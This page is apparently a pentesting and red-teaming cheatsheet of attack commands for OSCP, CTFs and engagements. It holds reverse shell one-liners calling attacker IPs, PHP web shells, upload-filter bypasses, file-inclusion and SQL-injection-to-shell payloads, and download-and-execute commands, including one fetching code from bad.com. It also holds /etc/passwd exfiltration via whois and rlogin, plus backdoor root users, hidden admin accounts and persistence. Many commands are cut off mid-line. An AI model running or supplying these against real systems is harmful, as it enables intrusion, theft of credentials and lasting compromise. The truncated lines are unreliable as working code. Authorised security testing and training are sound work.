Pentesting Cheatsheets

Convenient commands for your pentesting / red-teaming engagements, OSCP and CTFs.

Reconnaissance / Enumeration

Extracting Live IPs from Nmap Scan

```
nmap 10.1.1.1 --open -oG scan-results; cat scan-results | grep "/open" | cut -d
```

Simple Port Knocking

```
for x in 7000 8000 9000; do nmap -Pn –host_timeout 201 –max-retries 0 -p $x 1.1.
```

DNS lookups, Zone Transfers & Brute-Force

```
whois domain.com
dig {a|txt|ns|mx} domain.com
dig {a|txt|ns|mx} domain.com @ns1.domain.com
host -t {a|txt|ns|mx} megacorpone.com
host -a megacorpone.com
host -l megacorpone.com ns1.megacorpone.com
dnsrecon -d megacorpone.com -t axfr @ns2.megacorpone.com
dnsenum domain.com
nslookup -> set type=any -> ls -d domain.com
for sub in $(cat subdomains.txt);do host $sub.domain.com|grep "has.address";done
```

Banner Grabbing

```
nc -v $TARGET 80
telnet $TARGET 80
curl -vX $TARGET
```

NFS Exported Shares

List NFS exported shares:

```
showmount -e 192.168.110.102
```

...and check if `'rw,no_root_squash'` is present. If it is present, compile the below `sid-shell.c`:

sid-shell.c

```
#include <unistd.h>

main( int argc, char ** argv, char ** envp )
{
    setgid(0); setuid(0); system("/bin/bash", argv, envp);
    return 0;
}
```

...upload it to the share and execute the below to launch `sid-shell` to spawn a root shell:

```
chown root:root sid-shell; chmod +s sid-shell; ./sid-shell
```

Kerberos Enumeration

```
# users
nmap $TARGET -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm=
```

HTTP Brute-Force & Vulnerability Scanning

```
target=10.0.0.1; gobuster -
target=10.0.0.1; nikto -h h
target=10.0.0.1; wpscan --u
```

RPC / NetBios / SMB

```
rpcinfo -p $TARGET
nbtscan $TARGET

#list shares
smbclient -L //$TARGET -U ""

# null session
rpcclient -U "" $TARGET
smbclient -L //$TARGET
enum4linux $TARGET
```

SNMP

```
# Windows User Accounts
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.25

# Windows Running Programs
snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.4.2.1.2

# Windows Hostname
snmpwalk -c public -v1 $TARGET .1.3.6.1.2.1.1.5

# Windows Share Information
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.3.1.1

# Windows Share Information
snmpwalk -c public -v1 $TARGET 1.3.6.1.4.1.77.1.2.27

# Windows TCP Ports
snmpwalk -c public -v1 $TARGET4 1.3.6.1.2.1.6.13.1.3

# Software Name
snmpwalk -c public -v1 $TARGET 1.3.6.1.2.1.25.6.3.1.2

# brute-force community strings
onesixtyone -i snmp-ips.txt

snmp-check $TARGET
```

SMTP

```
smtp-user-enum -U /usr/share/wordlists/names.txt -t $TARGET -m 150
```

Active Directory

```
# current domain info
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

# domain trusts
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTr

# current forest info
[System.DirectoryServices.ActiveDirectory.Forest]::GetCurrentForest()

# get forest trust relationships
([System.DirectoryServices.ActiveDirectory.Forest]::GetForest((New-Object System

# get DCs of a domain
nltest /dclist:offense.local
net group "domain controllers" /domain

# get DC for currently authenticated session
nltest /dsgetdc:offense.local

# get domain trusts from cmd shell
nltest /domain_trusts

# get user info
nltest /user:"spotless"

# get DC for currently authenticated session
set l

# get domain name and DC the user authenticated to
klist

# get all logon sessions. Includes NTLM authenticated sessions
klist sessions

# kerberos tickets for the session
klist

# cached krbtgt
klist tgt

# whoami on older Windows systems
set u

# find DFS shares with ADMc
Get-ADObject -filter * -Sea

# find DFS shares with ADSI
$s=[adsisearcher]'(name=*)'
```

```
# check if spooler service is running on a host
powershell ls "\\dc01\pipe\spoolss"
```

Listen on a port (Powershell)

```
# Start listener on port 443
$listener = [System.Net.Sockets.TcpListener]443; $listener.Start();

while($true)
{
    $client = $listener.AcceptTcpClient();
    Write-Host $client.client.RemoteEndPoint "connected!";
    $client.Close();
    start-sleep -seconds 1;
}
```

Gaining Access

Reverse Shell One-Liners

Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Perl

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotob
```

URL-Encoded Perl: Linux

```
echo%20%27use%20Socket%3B%24i%3D%2210.11.0.245%22%3B%24p%3D443%3Bsocket%28S%2CPF
```

Python

```
python -c 'import socket,su
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i
```

Netcat without -e #1

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.0.0.1 1234 > /tmp
```

Netcat without -e #2

```
nc localhost 443 | /bin/sh | nc localhost 444
telnet localhost 443 | /bin/sh | telnet localhost 444
```

Java

```
r = Runtime.getRuntime(); p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.
```

XTerm

```
xterm -display 10.0.0.1:1
```

JDWP RCE

```
print new java.lang.String(new java.io.BufferedReader(new java.io.InputStreamRea
```

Working with Restricted Shells

```
# rare cases
ssh bill@localhost ls -l /t
```

```
nice /bin/bash
```

Interactive TTY Shells

```
/usr/bin/expect sh
```

```
python -c 'import pty; pty.spawn("/bin/sh")'
# execute one command with su as another user if you do not have access to the s
python -c 'import pty,subprocess,os,time;(master,slave)=pty.openpty();p=subproce
```

Uploading/POSTing Files Through WWW Upload Forms

```
# POST file
curl -X POST -F "file=@/file/location/shell.php" http://$TARGET/upload.php --coo

# POST binary data to web form
curl -F "field=<shell.zip" http://$TARGET/upld.php -F 'k=v' --cookie "k=v;" -F "
```

PUTing File on the Webhost via PUT verb

```
curl -X PUT -d '<?php system($_GET["c"]);?>' http://192.168.2.99/shell.php
```

Generating Payload Pattern & Calculating Offset

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q $EIP_VALUE
```

Bypassing File Upload Restrictions

- file.php -> file.jpg
- file.php -> file.php.jpg
- file.asp -> file.asp;.jpg
- file.gif (contains php code, but s

- 00%
- file.jpg with php backdoor in exif (see below)
- .jpg -> proxy intercept -> rename to .php

Injecting PHP into JPEG

```
exiv2 -c'A "<?php system($_REQUEST['cmd']);?>"!' backdoor.jpeg
exiftool “-comment<=back.php” back.png
```

Uploading .htaccess to interpret .blah as .php

```
AddType application/x-httpd-php .blah
```

Cracking Passwords

Cracking Web Forms with Hydra

```
hydra 10.10.10.52 http-post-form -L /usr/share/wordlists/list "/endpoint/login:u
```

Cracking Common Protocols with Hydra

```
hydra 10.10.10.52 -l username -P /usr/share/wordlists/list ftp|ssh|smb://10.0.0.
```

HashCat Cracking

```
# Bruteforce based on the pattern;
hashcat -a3 -m0 mantas?d?d?d?u?u?u --force --potfile-disable --stdout

# Generate password candidates: wordlist + pattern;
hashcat -a6 -m0 "e99a18c428cb38d5f260853678922e03" yourPassword|/usr/share/wordl

# Generate NetNLTMv2 with internalMonologue and crack with hashcat
InternalMonologue.exe -Downgrade False -Restore False -Impersonate True -Verbose
# resulting hash
spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c67c:010100000000000

# crack with hashcat
hashcat -m5600 'spotless::WS01:1122334455667788:26872b3197acf1da493228ac1a54c67c
```

Generating Payload with msfvenom

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.245 LPORT=443 -f c -a x86 --
```

Compiling Code From Linux

```
# Windows
i686-w64-mingw32-gcc source.c -lws2_32 -o out.exe

# Linux
gcc -m32|-m64 -o output source.c
```

Compiling Assembly from Windows

```
# https://www.nasm.us/pub/nasm/releasebuilds/?C=M;O=D
nasm -f win64 .\hello.asm -o .\hello.obj

# http://www.godevtool.com/Golink.zip
GoLink.exe -o .\hello.exe .\hello.obj
```

Local File Inclusion to S

```
nc 192.168.1.102 80
GET /<?php passthru($_GET['cmd']); ?> HTTP/1.1
Host: 192.168.1.102
Connection: close

# Then send as cmd payload via http://192.168.1.102/index.php?page=../../../../.
```

Local File Inclusion: Reading Files

```
file:///etc/passwd

http://example.com/index.php?page=php://input&cmd=ls
    POST: <?php system($_GET['cmd']); ?>
http://192.168.2.237/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://inpu
    POST: <?php system('uname -a');die(); ?>

expect://whoami
http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.
http://example.com/index.php?page=php://filter/convert.base64-encode/resource=in
http://example.com/index.php?page=php://filter/zlib.deflate/convert.base64-encod
http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydjbW
http://10.1.1.1/index.php?page=data://text/plain,%3C?php%20system%28%22uname%20-

# ZIP Wrapper
echo "<pre><?php system($_GET['cmd']); ?></pre>" > payload.php;
zip payload.zip payload.php;
mv payload.zip shell.jpg;
http://example.com/index.php?page=zip://shell.jpg%23payload.php

# Loop through file descriptors
curl '' -H 'Cookie: PHPSESSID=df74dce800c96bcac1f59d3b3d42087d' --output -
```

Remote File Inclusion Shell: Windows + PHP

```
<?php system("powershell -Command \"& {(New-Object System.Net.WebClient).Downloa
```

SQL Injection to Shell o


```
# Assumed 3 columns
http://target/index.php?vul
```

```
# sqlmap; post-request - captured request via Burp Proxy via Save Item to File.
sqlmap -r post-request -p item --level=5 --risk=3 --dbms=mysql --os-shell --thre
```

```
# netcat reverse shell via mssql injection when xp_cmdshell is available
1000';+exec+master.dbo.xp_cmdshell+'(echo+open+10.11.0.245%26echo+anonymous%26ec
```

SQLite Injection to Shell or Backdoor

```
ATTACH DATABASE '/home/www/public_html/uploads/phpinfo.php' as pwn;
CREATE TABLE pwn.shell (code TEXT);
INSERT INTO pwn.shell (code) VALUES ('<?php system($_REQUEST['cmd']);?>');
```

MS-SQL Console

```
mssqlclient.py -port 27900 user:password@10.1.1.1
sqsh -S 10.1.1.1 -U user -P password
```


Upgradig Non-Interactive Shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
/bin/busybox sh
```

Python Input Code Injection

```
__import__('os').system('id')
```

Local Enumeration & Privilege Escalation



https://github.com/sagishahar/lpeworkshop

Check AppLocker Policies

```
Get-AppLockerPolicy -Local).RuleCollections
Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse
reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\
```

Applocker: Writable Windows Directories

```
# list from https://github.com/api0cradle/UltimateAppLockerByPassList/blob/maste
C:\Windows\Tasks
C:\Windows\Temp
C:\windows\tracing
C:\Windows\Registration\CRMLog
C:\Windows\System32\FxsTmp
C:\Windows\System32\com\dmp
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\PRINTERS
C:\Windows\System32\spool\SERVERS
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
C:\Windows\System32\Tasks_Migrated (after peforming a version upgrade of Windows
C:\Windows\SysWOW64\FxsTmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\SysWOW64\Tasks\M
C:\Windows\SysWOW64\Tasks\M
```

Find Writable Files/Folders in Windows

```
$a = Get-ChildItem "c:\windows\" -recurse -ErrorAction SilentlyContinue
$a | % {
    $fileName = $_.fullname
    $acls = get-acl $fileName  -ErrorAction SilentlyContinue | select -exp acces
    if($acls -ne $null)
    {
        [pscustomobject]@{
            filename = $fileName
            user = $acls | select -exp identityreference
        }
    }
}
```

Check if Powershell Logging is Enabled

```
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
reg query HKLM\Software\Policies\Microsoft\Windows\PowerShell\Transcription
```

Check WinEvent Logs for SecureString Exposure

```
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-PowerShell/Operationa
```

Check WinEvent for Machine Wake/Sleep times

```
Get-WinEvent -FilterHashTable @{ ProviderName = 'Microsoft-Windows-Power-Trouble
```

Audit Policies

```
auditpol /get /category:*
```

Check if LSASS is runni

```
reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa /v RunAsPPL
```

Binary Exploitation with ImmunityDebugger

Get Loaded Modules

```
# We're interested in modules without protection, Read & Execute permissions
!mona modules
```

Finding JMP ESP Address

```
!mona find -s "\xFF\xE4" -m moduleName
```

Cracking a ZIP Password

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt bank-account.zip
```

Setting up Simple HTTP server

```
# Linux
python -m SimpleHTTPServer 80
python3 -m http.server
ruby -r webrick -e "WEBrick::HTTPServer.new(:Port => 80, :DocumentRoot => Dir.pw
php -S 0.0.0.0:80
```

MySQL User Defined Fuction Privilge Escalation

Requires raptor_udf2.c and sid-shell.c or full raptor.tar:

151B	sid-shell.c
30KB	raptor.tar archive

```
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

```
use mysql;
create table npn(line blob);
insert into npn values(load_file('/tmp/raptor_udf2.so'));
select * from npn into dumpfile '/usr/lib/raptor_udf2.so';
create function do_system returns integer soname 'raptor_udf2.so';
select do_system('chown root:root /tmp/sid-shell; chmod +s /tmp/sid-shell');
```

Docker Privilege Esclation

```
echo -e "FROM ubuntu:14.04\nENV WORKDIR /stuff\nRUN mkdir -p /stuff\nVOLUME [ /s
```

Resetting root Password

```
echo "root:spotless" | chpasswd
```

Uploading Files to Target Machine

TFTP

```
#TFTP Linux: cat /etc/default/atftpd to find out file serving location; default
service atftpd start

# Windows
tftp -i $ATTACKER get /download/location/file /save/location/file
```

FTP

```
# Linux: set up ftp server with anonymous logon access;
twistd -n ftp -p 21 -r /file/to/serve

# Windows shell: read FTP commands from ftp-commands.txt non-interactively;
echo open $ATTACKER>ftp-commands.txt
echo anonymous>>ftp-commands.txt
echo whatever>>ftp-commands.txt
echo binary>>ftp-commands.txt
echo get file.exe>>ftp-commands.txt
echo bye>>ftp-commands.txt
ftp -s:ftp-commands.txt

# Or just a one-liner
(echo open 10.11.0.245&echo anonymous&echo whatever&echo binary&echo get nc.exe&
```

CertUtil

```
certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
```

PHP

```
<?php file_put_contents("/var/tmp/shell.php", file_get_contents("http://10.11.0.
```

Python

```
python -c "from urllib import urlretrieve; urlretrieve('http://10.11.0.245/nc.ex
```

HTTP: Powershell

```
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://$
powershell -Command "& {(New-Object System.Net.WebClient).DownloadFile('http://$
powershell -Command "(New-Object System.Net.WebClient).DownloadFile('http://$ATT
powershell (New-Object System.Net.WebClient).DownloadFile('http://$ATTACKER/file

# download using default proxy credentials and launch
powershell -command { $b=Ne
```


HTTP: VBScript

Copy and paste contents of wget.v

```
cscript wget.vbs http://$ATTACKER/file.exe localfile.exe
```

HTTP: Linux

```
wget http://$ATTACKER/file
curl http://$ATTACKER/file -O
scp ~/file/file.bin user@$TARGET:tmp/backdoor.py
```

NetCat

```
# Attacker
nc -l -p 4444 < /tool/file.exe

# Victim
nc $ATTACKER 4444 > file.exe
```

HTTP: Windows "debug.exe" Method

```
# 1. In Linux, convert binary to hex ascii:
wine /usr/share/windows-binaries/exe2bat.exe /root/tools/netcat/nc.exe nc.txt
# 2. Paste nc.txt into Windows Shell.
```

HTTP: Windows BitsAdmin

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high http://$ATTACKER/
```

Wscript Script Code Download & Execution

cmd | code.js

```
echo GetObject("script:https://bad.com/code.js") > code.js && wscript.exe co
```

Whois Data Exfiltration

```
# attacker
nc -l -v -p 43 | sed "s/ //g" | base64 -d
# victim
whois -h $attackerIP -p 43 `cat /etc/passwd | base64`
```

Cancel Data Exfiltration

```
cancel -u "$(cat /etc/passwd)" -h ip:port
```

rlogin Data Exfiltration

```
rlogin -l "$(cat /etc/passwd)" -p port host
```

Bash Ping Sweeper

```
#!/bin/bash
for lastOctet in {1..254}; do
    ping -c 1 10.0.0.$lastOctet | grep "bytes from" | cut -d " " -f 4 | cut -d "
done
```

Brute-forcing XOR'ed string with 1 byte key in Python

```
encrypted = "encrypted-string-here"
for i in range(0,255):
    print("".join([chr(ord(e) ^ i) for e in encrypted]))
```

Generating Bad Character Strings

```
# Python
'\\'.join([ "x{:02x}".forma
```

```
# Bash
for i in {1..255}; do print
```

Converting Python to Windows Executable (.py -> .exe)

```
python pyinstaller.py --onefile convert-to-exe.py
```

Port Scanning with NetCat

```
nc -nvv -w 1 -z host 1000-2000
nc -nv -u -z -w 1 host 160-162
```

Port Scanning with Masscan

```
masscan -p1-65535,U:1-65535 10.10.10.x --rate=1000 -e tun0
```

Exploiting Vulnerable Windows Services: Weak Service Permissions

```
# Look for SERVICE_ALL_ACCESS in the output
accesschk.exe /accepteula -uwcqv "Authenticated Users" *

sc config [service_name] binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\Syste
sc qc [service_name] (to verify!)
sc start [service_name]
```

Find File/Folder Permissions Explicitly Set for a Given User

```
icacls.exe C:\folder /findsid userName-or-*sid /t
//look for (F)ull, (M)odify, (W)rite
```

AlwaysInstallElevated M

```
reg query HKCU\SOFTWARE\Pol
```

Stored Credentials: Windows

```
c:\unattend.xml
c:\sysprep.inf
c:\sysprep\sysprep.xml
dir c:\*vnc.ini /s /b
dir c:\*ultravnc.ini /s /b
dir c:\ /s /b | findstr /si *vnc.ini

findstr /si password *.txt | *.xml | *.ini
findstr /si pass *.txt | *.xml | *.ini
dir /s *cred* == *pass* == *.conf

# Windows Autologon
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"

# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"

# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"

# Registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Unquoted Service Path

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr
wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows
```

Persistence via Services

```
# cmd
sc create spotlessSrv binpath= "C:\nc.exe 10.11.0.245 443 -e C:\WINDOWS\System32

# powersehll
New-Service -Name EvilName
```

Port Forwarding / SSH Tunneling

SSH: Local Port Forwarding

```
# Listen on local port 8080 and forward incoming traffic to REMOT_HOST:PORT via
# Scenario: access a host that's being blocked by a firewall via SSH_SERVER;
ssh -L 127.0.0.1:8080:REMOTE_HOST:PORT user@SSH_SERVER
```

SSH: Dynamic Port Forwarding

```
# Listen on local port 8080. Incoming traffic to 127.0.0.1:8080 forwards it to f
# Scenario: proxy your web traffic through SSH tunnel OR access hosts on interna
ssh -D 127.0.0.1:8080 user@SSH_SERVER
```

SSH: Remote Port Forwarding

```
# Open port 5555 on SSH_SERVER. Incoming traffic to SSH_SERVER:5555 is tunneled
# Scenario: expose RDP on non-routable network;
ssh -R 5555:LOCAL_HOST:3389 user@SSH_SERVER
plink -R ATTACKER:ATTACKER_PORT:127.0.01:80 -l root -pw pw ATTACKER_IP
```

Proxy Tunnel

```
# Open a local port 127.0.0.1:5555. Incoming traffic to 5555 is proxied to DESTI
# Scenario: a remote host has SSH running, but it's only bound to 127.0.0.1, but
proxytunnel -p PROXY_HOST:3128 -d DESTINATION_HOST:22 -a 5555
ssh user@127.0.0.1 -p 5555
```

HTTP Tunnel: SSH Over HTTP

```
# Server - open port 80. Redirect all incoming traffic to localhost:80 to localh
hts -F localhost:22 80

# Client - open port 8080.
htc -F 8080 192.168.1.15:80

# Client - connect to local
ssh localhost -p 8080
```

Netsh - Windows Port Forwarding

```
# requires admin
netsh interface portproxy add v4tov4 listenaddress=localaddress listenport=local
```

RunAs / Start Process As

PowerShell

```
# Requires PSRemoting
$username = 'Administrator';$password = '1234test';$securePassword = ConvertTo-S

# without PSRemoting
cmd> powershell Start-Process cmd.exe -Credential (New-Object System.Management.

# without PS Remoting, with arguments
cmd> powershell -command "start-process cmd.exe -argumentlist '/c calc' -Credent
```

CMD

```
# Requires interactive console
runas /user:userName cmd.exe
```

PsExec

```
psexec -accepteula -u user -p password cmd /c c:\temp\nc.exe 10.11.0.245 80 -e c
```

Pth-WinExe

```
pth-winexe -U user%pass --runas=user%pass //10.1.1.1 cmd.exe
```

Recursively Find Hidden Files: Windows

```
dir /A:H /s "c:\program fil
```

General File Search

```
# Query the local db for a quick file find. Run updatedb before executing locate
locate passwd

# Show which file would be executed in the current environment, depending on $PA
which nc wget curl php perl python netcat tftp telnet ftp

# Search for *.conf (case-insensitive) files recursively starting with /etc;
find /etc -iname *.conf
```

Post-Exploitation & Maintaining Access

Browsing Registry Hives

```
hivesh /registry/file
```

Decrypting RDG Passwords

Remote Desktop Connection Manager passwords can be decrypted on the same computer/account they were encrypted:

```
Copy-Item 'C:\Program Files (x86)\Microsoft\Remote Desktop Connection Manager\RD
Import-Module C:\temp\RDCMan.dll
$EncryptionSettings = New-Object -TypeName RdcMan.EncryptionSettings
[RdcMan.Encryption]::DecryptString($PwdString, $EncryptionSettings)
```

Decrypting VNC Password

```
wine vncpwdump.exe -k key
```


Creating User and Addi

```
net user spotless spotless /add & net localgroup Administrators spotless /add
```

Hide Newly Created Local administrator

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccou
```

Creating SSH Authorized Keys

```
mkdir /root/.ssh 2>/dev/null; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQChKCUs
```

Creating Backdoor User w/o Password

```
echo 'spotless::0:0:root:/root:/bin/bash' >> /etc/passwd

# Rarely needed, but if you need to add a password to the previously created use
sed 's/!/\$6$o1\.HFMVM$a3hY6OPT\/DiQYy4koI6Z3\/sLiltsOcFoS5yCKhBBqQLH5K1QlHKL8\/
```

Creating Another root User

```
useradd -u0 -g0 -o -s /bin/bash -p `openssl passwd yourpass` rootuser
```

Generating OpenSSL Password

```
openssl passwd -1 password
# output $1$YKbEkrkZ$7Iy/M3exliD/yJfJVeTn5.
```

Persistent Back Doors

```
# Launch evil.exe every 10
schtasks /create /sc minute
```

Code Execution / Application Whitelist Bypass

ieframe.dll

cmd test.url

```
rundll32 c:\windows\system32\ieframe.dll,OpenURL c:\temp\test.url
```

This was inspired by and forked/adapted/updated from Dostoevsky's Pentest Notes.

Previous
What is ired.team notes?

Next
SQL Injection & XSS Playground

Last updated 1 year ago